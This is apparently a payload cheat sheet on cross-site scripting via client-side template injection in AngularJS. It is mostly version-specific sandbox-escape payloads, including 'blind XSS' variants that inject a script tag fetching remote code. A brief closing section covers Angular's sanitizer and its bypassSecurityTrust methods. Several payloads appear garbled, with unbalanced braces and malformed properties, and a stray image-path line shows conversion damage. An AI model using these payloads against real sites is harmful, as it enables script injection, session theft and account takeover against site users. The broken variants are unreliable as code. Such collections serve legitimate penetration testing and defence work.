

XSS in Angular and AngularJS

Client Side Template Injection

The following payloads are based on Client Side Template Injection.

Stored/Reflected XSS - Simple alert in AngularJS

AngularJS as of version 1.6 have removed the sandbox altogether

AngularJS 1.6+ by [Mario Heiderich](#)

```
{{constructor.constructor('alert(1)')({})}}
```

AngularJS 1.6+ by [@brutellogic](#)

```
{{[].pop.constructor&#40;'alert\u00281\u0029'\&#41;&#40;&#41;}}
```

Example available at <https://brutellogic.com.br/xss.php>

AngularJS 1.6.0 by [@LewisArdern](#) & [@garethheyas](#)

```
{{0[a='constructor'][a]('alert(1)')({})}}
{{eval.constructor('alert(1)')({})}}
{{son.constructor('alert(1)')({})}}
```

AngularJS 1.5.9 - 1.5.11 by [Jan Horn](#)

```
{{
  c=''.sub.call;b=''.sub.bind;a=''.sub.apply;
  c.$apply=$apply;c.$eval=b;op=$root.$$phase;
  $root.$$phase=null;od=$root.$digest;$root.$digest=({}).toString;
  C=c.$apply(c);$root.$$phase=op;$root.$digest=od;
  B=C(b,c,b);$evalAsync("
    astNode=pop();astNode.type='UnaryExpression';
    astNode.operator='(window.X?void0:(window.X=true,alert(1)))+';
    astNode.argument={type:'Identifier',name:'foo'};
  ");
  m1=B($$asyncQueue.pop().expression,null,$root);
  m2=B(C,null,m1);[].push.apply=m2;a=''.sub;
  $eval('a(b.c)');[].push.apply=a;
}}
```

AngularJS 1.5.0 - 1.5.8

```
{{x = {'y':''.constructor.prototype}; x['y'].charAt=[].join;$eval('x=alert(1)');}}
```

AngularJS 1.4.0 - 1.4.9

```
{{'a'.constructor.prototype.charAt=[] .join;$eval('x=1 } ');alert(1)//'}}
```

AngularJS 1.3.20

```
{{'a'.constructor.prototype.charAt=[] .join;$eval('x=alert(1)')}};
```

AngularJS 1.3.19

```
{{  
  'a'[{toString:false,valueOf:[].join,length:1,0:'__proto__'}].charAt=[] .join;  
  $eval('x=alert(1)//');  
}}
```

AngularJS 1.3.3 - 1.3.18

```
{{{}[{toString:[].join,length:1,0:'__proto__'}].assign=[] .join;  
  'a'.constructor.prototype.charAt=[] .join;  
  $eval('x=alert(1)//');  }}
```

AngularJS 1.3.1 - 1.3.2

```
{{  
  {}[{toString:[].join,length:1,0:'__proto__'}].assign=[] .join;  
  'a'.constructor.prototype.charAt=''.valueOf;  
  $eval('x=alert(1)//');  
}}
```

AngularJS 1.3.0

```
{{!ready && (ready = true) && (  
  !call  
  ? $$watchers[0].get(toString.constructor.prototype)  
  : (a = apply) &&  
    (apply = constructor) &&  
    (valueOf = call) &&  
    ('+'.toString(  
      'F = Function.prototype;' +  
      'F.apply = F.a;' +  
      'delete F.a;' +  
      'delete F.valueOf;' +  
      'alert(1);'  
    ))  
  );  
});}}
```

AngularJS 1.2.24 - 1.2.29

```
{{'a'.constructor.prototype.charAt=''.valueOf;$eval("x='"+(y='if(!window\\u002ex)alert(window\\u002ex=1)')+eval(y)+'"');}}
```

AngularJS 1.2.19 - 1.2.23

```
{{toString.constructor.prototype.toString=toString.constructor.prototype.call;["a","alert(1)"].sort(toString.constructor);}}
```

AngularJS 1.2.6 - 1.2.18

```
{{(_='').sub).call.call({[$='constructor'].getOwnPropertyDescriptor(.__proto__, $).value,0,'alert(1)()}}
```

AngularJS 1.2.2 - 1.2.5

```
{{'a'[[toString:[].join,length:1,0:'__proto__'].charAt=''.valueOf;$eval("x='"+(y='if(!window\\u002ex)alert(window\\u002ex=1)')+eval(y)+'"');}}
```

AngularJS 1.2.0 - 1.2.1

```
{{a='constructor';b={};a.sub.call.call(b[a].getOwnPropertyDescriptor(b[a].getPrototypeOf(a.sub),a).value,0,'alert(1)()}}
```

AngularJS 1.0.1 - 1.1.5 and Vue JS

```
{{constructor.constructor('alert(1)')()}}
```

Advanced bypassing XSS

AngularJS (without ' single and " double quotes) by [@Viren](#)

```
{{x=valueOf.name.constructor.fromCharCode;constructor.constructor(x(97,108,101,114,116,40,49,41))()}}
```

AngularJS (without ' single and " double quotes and **constructor** string)

```
{{x=767015343;y=50986827;a=x.toString(36)+y.toString(36);b={};a.sub.call.call(b[a].getOwnPropertyDescriptor(b[a].getPrototypeOf(a.sub),a).value,
```

```
0, toString()
[a].fromCharCode(112,114,111,109,112,116,40,100,111,99,117,109,101,110,116,46,100,111,109,97,105,110,41))({})}
```

```
{{x=767015343;y=50986827;a=x.toString(36)+y.toString(36);b=
{};a.sub.call.call(b[a].getOwnPropertyDescriptor(b[a].getPrototypeOf(a.sub),a).value,
0, toString()
[a].fromCharCode(112,114,111,109,112,116,40,100,111,99,117,109,101,110,116,46,100,111,109,97,105,110,41))({})}
```

```
{{x=767015343;y=50986827;a=x.toString(36)+y.toString(36);a.sub.call.call({}
[a].getOwnPropertyDescriptor(a.sub.__proto__,a).value,0, toString()
[a].fromCharCode(112,114,111,109,112,116,40,100,111,99,117,109,101,110,116,46,100,111,109,97,105,110,41))({})}
```

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{{x=767015343;y=50986827;a=x.toString(36)+y.toString(36);a.sub.call.call({}
[a].getOwnPropertyDescriptor(a.sub.__proto__,a).value,0, toString()
[a].fromCharCode(112,114,111,109,112,116,40,100,111,99,117,109,101,110,116,46,100,111,109,97,105,110,41))({})}
```

Blind XSS

1.0.1 - 1.1.5 && > 1.6.0 by Mario Heiderich (Cure53)

```
{{
  constructor.constructor("var _ = document.createElement('script');
  _.src='//localhost/m';
  document.getElementsByTagName('body')[0].appendChild(_)")()
}}
```

Shorter 1.0.1 - 1.1.5 && > 1.6.0 by Lewis Arden (Synopsys) and Gareth Heyes (PortSwigger)

```
{{
  $on.constructor("var _ = document.createElement('script');
  _.src='//localhost/m';
  document.getElementsByTagName('body')[0].appendChild(_)")()
}}
```

1.2.0 - 1.2.5 by Gareth Heyes (PortSwigger)

```
{{
  a="a"["constructor"].prototype;a.charAt=a.trim;
  $eval('a",eval(`var _=document\\x2ecreateElement(`script`);
  _\\x2esrc=`//localhost/m`');
}}
```

```
document\\x2ebody\\x2eappendChild(_);`"),")
}}
```

1.2.6 - 1.2.18 by Jan Horn (Cure53, now works at Google Project Zero)

```
{
  {
    (_='').sub).call.call({
    [$='constructor'].getOwnPropertyDescriptor(.__proto__, $).value, 0, 'eval("
    var _ = document.createElement(\'script\');
    _ .src=\'//localhost/m\';
    document.getElementsByTagName(\'body\')[0].appendChild(_)"')()
  }
}
```

1.2.19 (Firefox) by Mathias Karlsson

```
{
  {
    toString.constructor.prototype.toString=toString.constructor.prototype.call;
    ["a", 'eval("var _ = document.createElement(\'script\');
    _ .src=\'//localhost/m\';
    document.getElementsByTagName(\'body\')
    [0].appendChild(_)"')'].sort(toString.constructor);
  }
}
```

1.2.20 - 1.2.29 by Gareth Heyes (PortSwigger)

```
{
  {
    a="a"["constructor"].prototype;a.charAt=a.trim;
    $eval('a",eval(`
    var _=document\\x2ecreateElement(\'script\');
    _\\x2esrc=\'//localhost/m\';
    document\\x2ebody\\x2eappendChild(_);`'),"')
  }
}
```

1.3.0 - 1.3.9 by Gareth Heyes (PortSwigger)

```
{
  {
    a=toString().constructor.prototype;a.charAt=a.trim;
    $eval('a,eval(`
    var _=document\\x2ecreateElement(\'script\');
    _\\x2esrc=\'//localhost/m\';
    document\\x2ebody\\x2eappendChild(_);`'),a')
  }
}
```

1.4.0 - 1.5.8 by Gareth Heyes (PortSwigger)

```
{
  {
    a=toString().constructor.prototype;a.charAt=a.trim;
    $eval('a,eval(`var _=document.createElement(\'script\');
```

```

    _.$src='\\'//localhost/m\\';document.body.appendChild(_);`),a')
  }}

```

1.5.9 - 1.5.11 by Jan Horn (Cure53, now works at Google Project Zero)

```

{{
  c=''.sub.call;b=''.sub.bind;a=''.sub.apply;c.$apply=$apply;
  c.$eval=b;op=$root.$$phase;
  $root.$$phase=null;od=$root.$digest;$root.$digest=({}).toString;
  C=c.$apply(c);$root.$$phase=op;$root.$digest=od;

  B=C(b,c,b);$evalAsync("astNode=pop();astNode.type='UnaryExpression';astNode.operator=
  '(window.X?void0:(window.X=true,eval(`var
  _=document.createElement(`script`);_.$src='\\'//localhost/m\\';document.body.append
  Child(_);`)))+';astNode.argument={type:'Identifier',name:'foo'};");
  m1=B($$asyncQueue.pop().expression,null,$root);
  m2=B(C,null,m1);[].push.apply=m2;a=''.sub;
  $eval('a(b.c)');[].push.apply=a;
}}

```

Automatic Sanitization

To systematically block XSS bugs, Angular treats all values as untrusted by default. When a value is inserted into the DOM from a template, via property, attribute, style, class binding, or interpolation, Angular sanitizes and escapes untrusted values.

However, it is possible to mark a value as trusted and prevent the automatic sanitization with these methods:

- `bypassSecurityTrustHtml`
- `bypassSecurityTrustScript`
- `bypassSecurityTrustStyle`
- `bypassSecurityTrustUrl`
- `bypassSecurityTrustResourceUrl`

Example of a component using the unsecure method `bypassSecurityTrustUrl`:

```

import { Component, OnInit } from '@angular/core';

@Component({
  selector: 'my-app',
  template: `
    <h4>An untrusted URL:</h4>
    <p><a class="e2e-dangerous-url" [href]="dangerousUrl">Click me</a></p>
    <h4>A trusted URL:</h4>
    <p><a class="e2e-trusted-url" [href]="trustedUrl">Click me</a></p>
  `,
})
export class App {
  constructor(private sanitizer: DomSanitizer) {
    this.dangerousUrl = 'javascript:alert("Hi there")';
    this.trustedUrl = sanitizer.bypassSecurityTrustUrl(this.dangerousUrl);
  }
}

```


Bypass Security Component

An untrusted URL:

[Click me](#)

A trusted URL:

[Click me](#)



When doing a code review, you want to make sure that no user input is being trusted since it will introduce a security vulnerability in the application.

References

- [XSS without HTML - CSTI with Angular JS - Portswigger](#)
- [Blind XSS AngularJS Payloads](#)
- [Angular Security](#)
- [Bypass DomSanitizer](#)